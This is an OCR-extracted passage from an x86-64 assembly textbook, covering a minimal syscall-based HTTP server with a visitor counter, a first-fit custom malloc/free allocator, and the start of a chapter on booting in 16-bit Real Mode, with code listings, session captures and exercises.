```

```
; Assemble: nasm -f elf64 http_server.asm -o http_server.o
; Link:     ld http_server.o -o http_server
; Run:      ./http_server
; Test:     Open http://localhost:8080 in your browser, or run:
;           curl http://localhost:8080
; ==================================================================

; The socket calls, and the file calls they hand you
%define SYS_READ        0
%define SYS_WRITE       1
%define SYS_CLOSE       3
%define SYS_SOCKET      41
%define SYS_ACCEPT      43
%define SYS_BIND        49
%define SYS_LISTEN      50
%define SYS_SETSOCKOPT  54
%define SYS_EXIT        60

%define AF_INET         2
%define SOCK_STREAM     1
%define SOL_SOCKET      1
%define SO_REUSEADDR    2

section .data
    ; --- Server Startup Terminal Messages ---
    startup_msg db "========================================="
                db "================", 10
                db " BareMetalHTTP v1.0 (Pure x86-64 Assembly"
                db " Web Server)", 10
                db " Listening on http://localhost:8080 ... "
                db "(Press Ctrl+C to stop)", 10
                db "========================================="
                db "================", 10
    startup_len equ $ - startup_msg

    req_log_hdr db 10, "[+] Incoming HTTP Request:", 10
    req_log_len equ $ - req_log_hdr

    err_bind    db "[-] Error: Could not bind to port 8080 "
                db "(Is it already in use?)", 10
    err_len     equ $ - err_bind

    ; --- Socket Configuration Structs ---
    reuse_one   dd 1                        ; Option value 1 for
        SO_REUSEADDR

    ; struct sockaddr_in (16 bytes) for 0.0.0.0:8080
```

```
52      server_addr:
53          dw AF_INET                          ; AF_INET (IPv4 = 2)
54          db 0x1F, 0x90                       ; Port 8080 (0x1F90 in
                Big-Endian!)
55          dd 0                                ; INADDR_ANY (0.0.0.0)
56          dq 0                                ; 8 bytes zero padding
57
58      ; --- Live Server State ---
59      visitor_count dq 0                      ; Incremented on every
            HTTP request!
60
61      ; --- HTTP/1.1 Response Template (Part 1: Headers + HTML before
            counter) ---
62      http_part1  db "HTTP/1.1 200 OK", 13, 10
63                  db "Content-Type: text/html; charset=utf-8", 13, 10
64                  db "Connection: close", 13, 10
65                  db 13, 10
66                  db "<!DOCTYPE html><html><head>"
67                  db "<title>BareMetalHTTP</title>"
68                  db "<style>"
69                  db "body{background:#0d1117;color:#58a6ff;"
70                  db "font-family:monospace;"
71                  db "display:flex;justify-content:center;"
72                  db "align-items:center;height:100vh;margin:0;}"
73                  db ".card{border:2px solid #30363d;"
74                  db "background:#161b22;padding:40px;"
75                  db "border-radius:12px;box-shadow:0 8px 24px "
76                  db "rgba(0,0,0,0.5);text-align:center;}"
77                  db "h1{color:#3fb950;margin-top:0;} "
78                  db ".count{font-size:28px;color:#f0883e;"
79                  db "font-weight:bold;}"
80                  db "</style></head><body><div class='card'>"
81                  db "<h1>&#9889; BareMetalHTTP v1.0</h1>"
82                  db "<p>Served directly from <b>x86-64 CPU "
83                  db "Registers</b> with zero C libraries!</p>"
84                  db "<p>Live Assembly Request Counter: "
85                  db "<span class='count'>"
86      http_part1_len equ $ - http_part1
87
88      ; --- HTTP/1.1 Response Template (Part 2: Closing HTML tags) ---
89      http_part2  db "</span></p>"
90                  db "<p style='color:#8b949e;font-size:12px;'>"
91                  db "Architecture: x86-64 Linux | "
92                  db "Syscall Socket Engine</p>"
93                  db "</div></body></html>", 13, 10
94      http_part2_len equ $ - http_part2
95
```

```
section .bss
    req_buffer  resb 2048                   ; 2 KB buffer for incoming HTTP request
    num_buffer  resb 32                     ; Buffer for dynamic ASCII visitor counter

section .text
    global _start

_start:
    ; --- 1. Create TCP Socket: socket(AF_INET=2, SOCK_STREAM=1, 0) ---
    mov rax, SYS_SOCKET                     ; syscall 41 = sys_socket
    mov rdi, AF_INET                        ; AF_INET (IPv4)
    mov rsi, SOCK_STREAM                    ; SOCK_STREAM (TCP)
    xor rdx, rdx                            ; Protocol 0: the default for this socket type
    syscall

    mov r12, rax                            ; Save server_fd in preserved register R12!

    ; --- 2. Enable SO_REUSEADDR so we can restart immediately ---
    mov rax, SYS_SETSOCKOPT                 ; syscall 54 = sys_setsockopt
    mov rdi, r12                            ; server_fd
    mov rsi, SOL_SOCKET                     ; SOL_SOCKET (1)
    mov rdx, SO_REUSEADDR                   ; SO_REUSEADDR (2)
    mov r10, reuse_one                      ; pointer to int(1)
    mov r8, 4                               ; sizeof(int) = 4 bytes
    syscall

    ; --- 3. Bind Socket to 0.0.0.0:8080: bind(server_fd, &server_addr, 16) ---
    mov rax, SYS_BIND                       ; syscall 49 = sys_bind
    mov rdi, r12                            ; server_fd
    mov rsi, server_addr                    ; struct sockaddr_in pointer
    mov rdx, 16                             ; 16 bytes
    syscall

    ; Check if bind succeeded (RAX == 0)
    test rax, rax
    js .bind_failed                         ; If negative, port 8080 is busy!

    ; --- 4. Start Listening: listen(server_fd, backlog=128) ---
```

```
134     mov rax, SYS_LISTEN                     ; syscall 50 = sys_listen
135     mov rdi, r12                            ; server_fd
136     mov rsi, 128                            ; Max pending connections
            queue
137     syscall
138
139     ; Print startup banner to terminal
140     mov rax, SYS_WRITE
141     mov rdi, 1
142     mov rsi, startup_msg
143     mov rdx, startup_len
144     syscall
145
146 ; ============================================================
147 ; MAIN SERVER ACCEPT LOOP
148 ; ============================================================
149 .accept_loop:
150     ; --- 5. Wait for a browser/client connection: accept(server_fd,
            NULL, NULL) ---
151     mov rax, SYS_ACCEPT                     ; syscall 43 = sys_accept
152     mov rdi, r12                            ; server_fd
153     xor rsi, rsi                            ; client_addr = NULL
154     xor rdx, rdx                            ; addr_len = NULL
155     syscall
156
157     ; If accept returned negative error, keep listening
158     test rax, rax
159     js .accept_loop
160
161     mov r13, rax                            ; Save connected
            client_fd in R13!
162
163     ; --- 6. Read HTTP Request from client_fd ---
164     mov rax, SYS_READ                       ; syscall 0 = sys_read
165     mov rdi, r13                            ; client_fd
166     mov rsi, req_buffer                     ; Buffer to store HTTP
            request
167     mov rdx, 2047                           ; Max bytes to read
168     syscall
169
170     mov r14, rax                            ; R14 = number of request
            bytes read
171
172     ; Log incoming HTTP request to our terminal screen (if > 0 bytes)
173     cmp r14, 0
174     jle .send_response
175
```

```
176     mov rax, SYS_WRITE                      ; sys_write
177     mov rdi, 1                              ; stdout
178     mov rsi, req_log_hdr
179     mov rdx, req_log_len
180     syscall
181
182     ; Print the first line / headers of the client's HTTP request to
            terminal
183     mov rax, SYS_WRITE                      ; sys_write
184     mov rdi, 1                              ; stdout
185     mov rsi, req_buffer
186     mov rdx, r14
187     syscall
188
189 .send_response:
190     ; --- 7. Increment our live visitor_count and send Dynamic HTML
            Response ---
191     inc qword [visitor_count]
192
193     ; 7a. Send HTTP Headers + HTML Part 1 to client_fd
194     mov rax, SYS_WRITE                      ; sys_write
195     mov rdi, r13                            ; client_fd
196     mov rsi, http_part1
197     mov rdx, http_part1_len
198     syscall
199
200     ; 7b. Convert [visitor_count] to ASCII and send to client_fd!
201     mov rdi, r13                            ; 1st arg: client_fd to
            write to
202     mov rsi, [visitor_count]                ; 2nd arg: number to
            convert & send
203     call write_uint64_to_fd
204
205     ; 7c. Send closing HTML Part 2 to client_fd
206     mov rax, SYS_WRITE                      ; sys_write
207     mov rdi, r13                            ; client_fd
208     mov rsi, http_part2
209     mov rdx, http_part2_len
210     syscall
211
212     ; --- 8. Close client_fd and loop back for the next connection!
            ---
213     mov rax, SYS_CLOSE                      ; syscall 3 = sys_close
214     mov rdi, r13                            ; client_fd
215     syscall
216
217     jmp .accept_loop                        ; Ready for the next
```

```
            browser request!
218
219 .bind_failed:
220     mov rax, SYS_WRITE
221     mov rdi, 2                              ; stderr
222     mov rsi, err_bind
223     mov rdx, err_len
224     syscall
225
226     mov rax, SYS_EXIT                       ; sys_exit(1)
227     mov rdi, 1
228     syscall
229
230 ; ============================================================
231 ; Function: write_uint64_to_fd
232 ; Purpose:  Converts the 64-bit unsigned integer in RSI to ASCII
        decimal digits
233 ;           and writes them directly to the File Descriptor in RDI!
234 ; Inputs:   rdi = file descriptor (e.g., client_fd)
235 ;           rsi = 64-bit integer to send
236 ; ============================================================
237 write_uint64_to_fd:
238     mov r8, rdi                             ; Save target File
            Descriptor in R8
239     mov rax, rsi                            ; Put integer to convert
            into RAX
240     lea rsi, [num_buffer + 32]              ; Point RSI past the end
            of num_buffer
241     mov rcx, 10                             ; Base-10 divisor
242
243 .digit_loop:
244     xor rdx, rdx                            ; Clear RDX before div!
245     div rcx                                 ; RAX = Quotient, RDX =
            Remainder (0-9)
246     add dl, '0'                             ; Convert remainder to
            ASCII
247     dec rsi                                 ; Move pointer left 1 byte
248     mov [rsi], dl                           ; Store ASCII digit
249     test rax, rax
250     jnz .digit_loop
251
252     ; Calculate length of ASCII number string in RDX
253     lea rdx, [num_buffer + 32]
254     sub rdx, rsi                            ; RDX = byte length
255
256     ; Write ASCII digits directly to the socket/file descriptor in R8!
257     mov rax, SYS_WRITE                      ; syscall 1 = sys_write
```

```
258     mov rdi, r8                             ; Target file descriptor
            (client_fd)
259     ; RSI already points to first digit; RDX holds length!
260     syscall
261     ret
```

http_server.asm

Everything above `section .text` is data that the kernel or the client will read: the address structure, the option value, the two halves of the page, and the two buffers. Below it, the five calls from the table appear with their arguments spelled out, followed by Chapter 12 in a loop.

Two registers carry the state across the whole run. `r12` holds the server descriptor from the first `syscall` onwards, and `r13` holds the client descriptor for one visit. A `syscall` overwrites `rax` with its return value, and `r12` and `r13` are among the registers it does not touch, so the two descriptors survive the loop while `rdi`, `rsi`, and `rdx` are reloaded on every pass.

`sys_accept` is the only call that waits. The two zeroed arguments say that the program does not want to know who connected; the return value in `rax` is the whole answer. A negative value means the wait was interrupted, and `js .accept_loop` simply waits again. A zero or positive value is the new descriptor, moved to `r13`.

The request is read into a 2048-byte buffer with a limit of 2047 bytes, and the count lands in `r14`. A zero or negative count means there is nothing worth logging, so `jle .send_response` skips the log but still answers. A real request is copied to descriptor 1 exactly as it arrived, so the terminal shows the request line and every header, which is what the capture in the next section shows.

`inc qword [visitor_count]` adds one straight into memory before the page is built, so the first visitor sees 1. The value lives in `.data` for the life of the process, and nothing else touches it.

The page leaves in three writes, and the split is the trick. `http_part1` stops in the middle of a line: it ends just after opening the span tag that will hold the counter. Then `write_uint64_to_fd` sends the digits. Then `http_part2` closes the tag and the document. The three writes arrive in order and curl prints one page, which is what the capture shows.

`write_uint64_to_fd` is the digit loop from the calculator in Chapter 10 with a new destination. It keeps the descriptor in `r8` while it works, because

the conversion needs `rsi` and `rdx` for the buffer pointer and the remainder. The digits are built backwards from the end of `num_buffer`: divide by 10, add `'0'` to the remainder, step the pointer left, store one byte, repeat while the quotient is not zero. The length is the end of the buffer minus where the pointer stopped. Then `sys_write` takes `rax` = 1, the descriptor from `r8`, and the pointer and length already in `rsi` and `rdx`. The loop tests the quotient after storing, so a zero still produces one digit; the count never reaches zero in this program because the increment comes first.

Only `sys_bind` is checked, and that is deliberate: it is the call that fails in normal use, usually because another copy of the server already owns the port. On failure `test rax, rax` sets the sign flag and `js .bind_failed` takes the error path, which writes `err_bind` to descriptor 2 (stderr, the third descriptor from Chapter 12) and exits with status 1. A script can tell a running server from a failed start by that status.




Figure 28.3: One request cycle. The GET arrives on the client descriptor, the page leaves in three writes with the counter digits in the middle, and the program closes the descriptor.

28.6 The Real Session

The captures below come from running this program on a Linux machine and fetching the page with curl. The server was built with the two commands from the header comment:

```
session: BareMetalHTTP

$ nasm -f elf64 http_server.asm -o http_server.o
$ ld http_server.o -o http_server
$ ./http_server
============================================================
 BareMetalHTTP v1.0 (Pure x86-64 Assembly Web Server)
 Listening on http://localhost:8080 ... (Press Ctrl+C to stop)
============================================================

[+] Incoming HTTP Request:
GET / HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: curl/8.5.0
Accept: */*
```

The banner is `startup_msg` written to descriptor 1. The last four lines are the request. The program wrote `req_log_hdr`, then copied the bytes `sys_read` had just taken off the client descriptor, so the method, the path, the host, and the client's user agent all reach the terminal without a single line of parsing. Every line of an HTTP request ends with a carriage return and a line feed, bytes 13 and 10. The response headers use the same pair, which is why `http_part1` writes 13, 10 after each one.

On the client side, curl printed the first 220 bytes of the page:

```
session: curl

<!DOCTYPE html><html><head><title>BareMetalHTTP</title><
style>body{background:#0d1117;color:#58a6ff;font-family:
monospace;display:flex;justify-content:center;align-item
s:center;height:100vh;margin:0;}.card{border:2px sol
```

curl prints the body of the response, so the capture starts at the DOCTYPE, after the headers. The response is one long line and it is wrapped here to fit the page. A browser reads the same bytes and paints the dashboard the HTML describes: a dark page, a card in the middle, and inside it the number in `visitor_count`, converted to decimal digits by the loop from Chapter 10 and sent between the two halves of the page. Load the page twice and the middle of the sentence reads 2; load it a hundred times and it reads 100, with the same three writes, because only the digits change.

That is a web server: five calls to get a descriptor, and then read, write, and close in a loop.

What you learned

- To the kernel a connection is a file descriptor. `sys_accept` (43) returns a new one for every client, and `sys_read` (0), `sys_write` (1), and `sys_close` (3) treat it exactly like the descriptors from Chapter 12.
- Network byte order is big endian: port 8080 is 0x1F90, stored in `sockaddr_in` as the bytes 0x1F, 0x90. Writing `dw 0x1F90` would store them the other way round.
- `rol ax, 8` and `xchg al, ah` swap the two bytes of a 16-bit port; `bswap eax` reverses four bytes and `bswap rax` reverses eight.
- `sockaddr_in` is 16 bytes: `sin_family` 2 (AF_INET = 2), `sin_port` 2 (big endian), `sin_addr` 4 (0 means 0.0.0.0), and `sin_zero` 8 (padding). 2 + 2 + 4 + 8 = 16.
- The five calls are `sys_socket` 41, `sys_setsockopt` 54, `sys_bind` 49, `sys_listen` 50, and `sys_accept` 43. The first four run once; accept runs forever.
- `SO_REUSEADDR` (SOL_SOCKET 1, option 2, a 4-byte value of 1 pointed to by `r10`, size 4 in `r8`) lets you restart the server immediately instead of waiting for the old port to be released.
- The capstone keeps the server descriptor in `r12` and the client descriptor in `r13`, logs the request, increments `visitor_count`, and sends the page in three writes so the digits land between `http_part1` and `http_part2`.
- `write_uint64_to_fd` is the Chapter 10 digit loop writing to a descriptor instead of stdout, and only `sys_bind` is checked, with its failure message on stderr and exit status 1.

Exercises

1. Serve a second path. The request line in the capture begins with `GET / HTTP/1.1`, and its bytes are the first bytes in `req_buffer` with the count in `r14`. Write a third response part for `/about`, compare byte 5 of the buffer with the letter `'a'`, and choose between the two pages with a conditional jump. Request `/about` from a browser and check that you get the second page.
2. Log the User-Agent. Add a short loop that scans `req_buffer` for the

byte `'U'` and writes 24 bytes from that address to descriptor 1, so the `User-Agent:` header of the capture gets a line of its own in the log. Fetch the page with curl and then with a browser, and compare the two lines.

3. Change the port. Port 9090 is `0x2382`. Work out the two bytes for the big endian field, put them in `server_addr`, and fetch the page from port 9090. Then say which port the kernel would bind if you wrote `dw 0x2382` instead, and why.
4. Watch the trap. Delete the `sys_setsockopt` block, run the server, stop it with Ctrl+C, and start it again within a minute. Which label prints, what exit status does the shell report, and what does the message in `err_bind` tell you? Put the block back and repeat the restart.

29

A Custom malloc and free

Chapter 13 gave you `sys_mmap`, and it looked like a complete memory story: ask the kernel, get bytes, write into them, move on. That raises an obvious question. If an allocator hands out memory, and `sys_mmap` hands out memory, why not use one system call per allocation?

Try it and the waste appears at once. Your linked list needs a 16-byte node, so you ask the kernel for 16 bytes. The kernel does not keep a 16-byte drawer. It works in whole pages of 4096 bytes, so it rounds the request up, hands you the page, and records the entire page as yours. You wanted 16 bytes and you are holding 4096. A thousand nodes turn a few kilobytes of data into more than four megabytes of reservation.

The memory is not even the larger cost. Every one of those requests is a full system call: the CPU leaves user mode, the kernel picks a region, updates page tables, returns. Freeing each node needs a second trip to `sys_munmap`. A program that builds and tears down ten thousand small nodes makes twenty thousand of those trips to manage 160 KB of payload.

An allocator built that way is correct and unusable. So real allocators turn the arrangement around. They ask the kernel for one large arena, say 64 KB, once. Then they slice that arena themselves, in user space, with ordinary pointer arithmetic. Small requests never leave your process. The only real question left is how the allocator remembers what it handed out, and the answer is a header that travels with every block.

29.1 The Block Header

Every block in this heap begins with 16 bytes of bookkeeping that the caller never sees. Chapter 14's `struc` directive gives those bytes names:

The header lives exactly where it applies: in memory, immediately before

Offset	Field	Width	Meaning
+0	`.size`	8 bytes	payload size in bytes
+8	`.is_free`	8 bytes	1 free, 0 allocated

Table 29.1: The two quadwords of the block header. The whole header is 16 bytes.

the payload it describes. A request for 32 bytes therefore becomes a 48-byte slice of the arena, 16 bytes of header plus 32 bytes of payload.




Figure 29.1: One allocated block. The caller holds the payload address, so the header always sits 16 bytes below the pointer.

The value `my_malloc` returns is not the address of the block. It is the address of the payload, 16 bytes past the header. That single decision is what makes `my_free` possible. When a caller passes a pointer back, the header is 16 bytes before it, so the allocator can find the bookkeeping without searching anything.

Key concept

`my_free` needs only the pointer because the bookkeeping travels with the block: 16 bytes before every allocation sits the header that describes it. No table, no map, no lookup.

29.2 The Arena: 64 KB, Once

The heap is one global quadword, `heap_start`, initialized to 0. On the first call, that value is still 0, so the allocator knows the arena does not exist yet. It calls `sys_mmap` exactly as Chapter 13 showed: 65536 bytes, `PROT_READ | PROT_WRITE`, `MAP_PRIVATE | MAP_ANONYMOUS`. Linux returns the base ad-

dress of the new region in `rax`, and the allocator saves it in `heap_start`.

Then it writes one header at that address. `.size` receives 65536 minus 16, the whole arena except the header itself. `.is_free` receives 1. That is the entire initialization: the heap begins life as one giant free block of 65520 bytes, and from the second allocation onward everything happens in user space.

Because every block size is rounded to a multiple of 16 and every header is 16 bytes, every header and every payload in the arena lands on a 16-byte boundary. That alignment is the reason for the rounding in the next section.

29.3 How my_malloc Works

The function runs four steps, in this order.

First, round the request up to a multiple of 16 bytes. Two instructions do it: `add rdi, 15` then `and rdi, -16`. Adding 15 pushes any request that is not already aligned past the next multiple of 16, and the `and` clears the low four bits, which is exactly division by 16 with the remainder discarded. A request for 32 stays 32. A request for 33 becomes 48.

Second, scan the arena. `rbx` holds the address of the current header, starting at `heap_start`. `rcx` holds the end of the arena, `heap_start + 65536`. At each header the scan reads `.size` and checks `.is_free`. If the scan walks past the end of the arena, no block fits and `my_malloc` returns 0. If the block is in use, or free but too small for the request, the scan jumps to the next adjacent header with `lea rbx, [rbx + rax + 16]`: the block's payload size plus one header. That stride is worth memorizing, because it appears in every allocator you will ever read.

Third, decide whether to split the block it found. The leftover is the block size minus the request. If the leftover is smaller than 32 bytes, do not split. A split would need 16 bytes of header plus at least 16 bytes of new payload, so a leftover of 8 or 24 would produce a free block that can never satisfy anyone. Hand over the whole block and accept the few wasted bytes.

If the leftover is 32 bytes or more, split. The current header shrinks to the requested size, and a new header appears at `rbx + request + 16`, with `.size` set to the leftover minus 16 and `.is_free` set to 1.

Fourth, mark the block allocated by writing 0 to `.is_free`, and return `rbx`




Figure 29.2: The split decision. A free block of 512 bytes serving a 128-byte request leaves 384 bytes; the new block keeps 384 minus 16 = 368 bytes of payload behind its own header.

`+ 16`, the payload address.

The scan stops at the first free block that fits, which is why this scheme is called first fit. Simple, and fast enough for a toy heap.

The trap

Return the block, not the header, and count headers, not just payloads. Two mistakes live in these twenty lines. The scan jumps between headers, so the stride is size plus 16, not size; forget the 16 and every later lookup reads garbage as a size. And `my_malloc` must return `rbx + 16`, because a pointer to the header gives the caller a buffer that overlaps the bookkeeping, and `my_free` on such a pointer writes 16 bytes before the header, outside the arena.

29.4 my_free and the Limits of This Design

`my_free` takes the pointer it was handed, tests it for 0, and if it is not 0, sets the block's `.is_free` field to 1. That is the whole function.

Finding that field takes two small steps from the pointer. The header starts 16 bytes before the payload, and `.is_free` is the second quadword of the header, 8 bytes into it. The source writes both steps into one NASM address expression, stepping back a whole header size and then forward by the `.is_free` offset. The assembler folds that arithmetic down to `rdi - 8`. Then the next `my_malloc` sees the block as free and reuses it without asking the kernel for a single byte.

Now the honest part. This allocator does two things less than a real one.

It does not coalesce. Free two neighboring blocks and they stay two blocks,

each with its own header, and the scan treats them as separate neighborhoods. A later request for more than one of them walks past both even though the contiguous space between the two headers is large enough.

It never calls `sys_munmap`. Space you free is reused, but it is never returned to the kernel. The 64 KB arena stays mapped for the life of the process, and only the process exit gives it back. For a long-running program that allocates in bursts, that means the high-water mark of the heap becomes its permanent size.

Both limits are normal for a first allocator, and the coalescing one is the subject of exercise 1.

29.5 The Complete Program

```
; ============================================================
; File: custom_allocator.asm
; Description: Implements a working my_malloc() and my_free() heap allocator
;              with block splitting and reuse in pure x86-64 Assembly!
; Assemble:    nasm -f elf64 custom_allocator.asm -o custom_allocator.o
; Link:        gcc -no-pie custom_allocator.o -o custom_allocator
; Run:         ./custom_allocator
; ============================================================

extern printf

%define SYS_MMAP        9
%define HEAP_CAPACITY   65536       ; 64 KB Heap Arena

struc BlockHeader
    .size:      resq 1              ; Offset +0: Payload size in bytes
    .is_free:   resq 1              ; Offset +8: 1 = Free, 0 = Allocated
endstruc                            ; BlockHeader_size = 16 bytes

section .data
    heap_start  dq 0                ; Pointer to start of 64 KB heap arena
    fmt_alloc   db "my_malloc(%ld) -> returned pointer %p", 10, 0
    fmt_free    db "my_free(%p)   -> marked block as free!", 10, 0

section .text
    global main
```

```
27
28 main:
29     push rbp
30     mov rbp, rsp
31
32     ; 1. Allocate two blocks: 32 bytes and 128 bytes
33     mov rdi, 32
34     call my_malloc
35     mov r12, rax                    ; Save Block 1 pointer in R12
36
37     mov rdi, fmt_alloc
38     mov rsi, 32
39     mov rdx, r12
40     xor eax, eax
41     call printf
42
43     mov rdi, 128
44     call my_malloc
45     mov r13, rax                    ; Save Block 2 pointer in R13
46
47     mov rdi, fmt_alloc
48     mov rsi, 128
49     mov rdx, r13
50     xor eax, eax
51     call printf
52
53     ; 2. Free Block 1 (R12)!
54     mov rdi, r12
55     call my_free
56
57     mov rdi, fmt_free
58     mov rsi, r12
59     xor eax, eax
60     call printf
61
62     ; 3. Request 32 bytes again -> Watch my_malloc REUSE Block 1's
           exact address!
63     mov rdi, 32
64     call my_malloc
65     mov r14, rax
66
67     mov rdi, fmt_alloc
68     mov rsi, 32
69     mov rdx, r14
70     xor eax, eax
71     call printf
72
```

```
    xor eax, eax
    mov rsp, rbp
    pop rbp
    ret

; ================================================================
; Function: my_malloc
; Input:    rdi = requested size in bytes
; Output:   rax = pointer to allocated memory (16-byte aligned), or 0 on OOM
; ================================================================
my_malloc:
    ; Round requested size (RDI) up to nearest multiple of 16 bytes for alignment:
    ; size = (rdi + 15) & ~15
    add rdi, 15
    and rdi, -16

    ; Initialize the 64 KB heap arena on first call if heap_start == 0
    cmp qword [heap_start], 0
    jne .search_heap

    push rdi                        ; Save requested size across sys_mmap
    mov rax, SYS_MMAP
    xor rdi, rdi
    mov rsi, HEAP_CAPACITY
    mov rdx, 3                      ; PROT_READ | PROT_WRITE
    mov r10, 0x22                   ; MAP_PRIVATE | MAP_ANONYMOUS
    mov r8, -1
    xor r9, r9
    syscall
    pop rdi

    mov [heap_start], rax
    ; Create one giant initial Free Block spanning the entire 64 KB arena
    mov qword [rax + BlockHeader.size], HEAP_CAPACITY - BlockHeader_size
    mov qword [rax + BlockHeader.is_free], 1

.search_heap:
    mov rbx, [heap_start]           ; RBX = current BlockHeader pointer
    mov rcx, rbx
    add rcx, HEAP_CAPACITY          ; RCX = end of heap arena

```

```
.scan_loop:
    cmp rbx, rcx                    ; Reached end of heap arena?
    jae .out_of_memory

    mov rax, [rbx + BlockHeader.size]
    cmp qword [rbx + BlockHeader.is_free], 1    ; Is this block free?
    jne .next_block
    cmp rax, rdi                                ; Is block big enough
        (>= RDI)?
    jae .found_block

.next_block:
    ; Jump to next adjacent BlockHeader: rbx = rbx + 16 + block.size
    lea rbx, [rbx + rax + BlockHeader_size]
    jmp .scan_loop

.found_block:
    ; Can we split this free block into (Allocated Block + New
        Smaller Free Block)?
    ; Only split if leftover space is at least (16-byte header +
        16-byte payload = 32B)
    mov rdx, rax
    sub rdx, rdi                    ; RDX = leftover bytes
    cmp rdx, 32
    jb .mark_allocated

    ; Split the block!
    mov [rbx + BlockHeader.size], rdi           ; Shrink current
        block to RDI bytes
    lea r8, [rbx + rdi + BlockHeader_size]      ; R8 = address of new
        split BlockHeader
    sub rdx, BlockHeader_size
    mov [r8 + BlockHeader.size], rdx            ; Set new free
        block's size
    mov qword [r8 + BlockHeader.is_free], 1     ; Mark new split
        block as free!

.mark_allocated:
    mov qword [rbx + BlockHeader.is_free], 0    ; Mark current block
        as allocated (0)
    lea rax, [rbx + BlockHeader_size]           ; Return pointer to
        payload (right after header!)
    ret

.out_of_memory:
    xor rax, rax
    ret
```

```
152
153 ; ================================================================
154 ; Function: my_free
155 ; Input:    rdi = pointer previously returned by my_malloc
156 ; ================================================================
157 my_free:
158     test rdi, rdi
159     jz .done
160     ; Step backward 16 bytes from payload pointer to reach
          BlockHeader, set is_free = 1!
161     mov qword [rdi - BlockHeader_size + BlockHeader.is_free], 1
162 .done:
163     ret
```

custom_allocator.asm

The program walks the whole path. It asks for 32 bytes and prints the returned pointer, asks for 128 and prints that, frees the first block, then asks for 32 bytes a second time. Build it with the commands in the header of the file and run it.

session: custom_allocator

```
$ ./custom_allocator
my_malloc(32) -> returned pointer 0x7f...010
my_malloc(128) -> returned pointer 0x7f...040
my_free(0x7f...010) -> marked block as free!
my_malloc(32) -> returned pointer 0x7f...010
```

The last line is the one to study. The pointer that comes back is the same pointer that was freed, digit for digit. Nothing reached the kernel for it: after the first call the arena already existed, and the second `my_malloc` found block 1 free, large enough for 32 bytes, and stopped its scan on the first header it examined. The leftover in that block is 0, below the 32-byte split threshold, so the whole block went back to the caller unchanged.

The middle digits of the addresses depend on where the kernel placed the arena, so they change from run to run. The relationship between the pointers does not. The second pointer sits 48 bytes above the first, which is 32 bytes of block 1 payload plus one 16-byte header.

What you learned

- One `sys_mmap` per request costs a kernel call per object and rounds every request up to a full 4096-byte page.
- A real allocator asks for one large arena once, 64 KB here, and slices it in user space.
- Every block is preceded by a 16-byte `BlockHeader`: `.size` at offset +0 and `.is_free` at offset +8.
- `my_malloc` rounds the request up to a multiple of 16, scans headers with a stride of size plus 16, and returns the payload address, `header + 16`.
- A found block is split only when the leftover can hold a header plus 16 bytes of payload, that is, 32 bytes or more.
- `my_free` sets `.is_free` to 1 at `rdi - 8` and needs nothing else, because the header travels with every block.
- Freed blocks are reused, but this design never coalesces neighbors and never calls `sys_munmap`, so the arena stays mapped until exit.

Exercises

1. Add coalescing. After marking a block free, look at the header of the next adjacent block, at `ptr + size + 16`. If that block is free, add its size plus 16 to the current block's size, which merges the two headers into one. Explain why the merged size must include the header of the block you absorbed.
2. Trace the split. The arena starts as one free block of 65520 bytes. Suppose `my_malloc` is called once, with a request of 100 bytes. Work out the size each of the two blocks ends up with, the address of the new header, and the `.is_free` value in both headers.
3. Change the program. Replace the last request in `main` with a request of 64 bytes instead of 32, and predict the answer before you run it. Does the freed block come back, and if not, which header does the scan stop on?
4. Print the header of block 1 just before freeing it: load `[r12 - 16]` and `[r12 - 8]` and print both with `printf`. Run the program with a request of 33 bytes and confirm that the stored size is the rounded value, not the value you asked for.

30

Booting Into the Void

Every program in this book has run on top of Linux. Even the files that skipped the C library still went through `syscall`, and behind `syscall` sat kernel code that already knew how to put a character on the screen, read a key from the keyboard, and end a process. A large, patient middleman has stood between you and the hardware for twenty-nine chapters.

This final chapter removes it. No kernel, no libraries, no boot loader, no `syscall`: 512 bytes of your code, loaded by the machine's own firmware, painting the screen and echoing every key you type. Everything the kernel used to do for you, this sector does itself.

30.1 The CPU Wakes Up in 1978

Press the power button on a modern machine, a 64-bit, sixteen-core processor, and you would expect a 64-bit processor to wake up. It does not. For one hundred percent backward compatibility with the original 1981 IBM PC, every x86-64 CPU begins its life in 16-bit Real Mode, pretending to be a 1978 Intel 8086: a sixteen-bit chip from a time when a few kilobytes of memory was a real computer.

Real Mode is a different country from the one you have been programming in:

- The registers are 16 bits wide: `ax`, `bx`, `cx`, `dx`, `si`, `di`, `sp`, `bp`. The 64-bit names are out of reach.
- Addresses are physical addresses on the memory chips. There is no virtual memory, and nothing translates an address behind your back.
- There is no memory protection and no permission checks: a wrong pointer writes where it says, on top of whatever lives there. Physical RAM and hardware ports are yours to touch.

30.2 What the Firmware Does Before You Exist

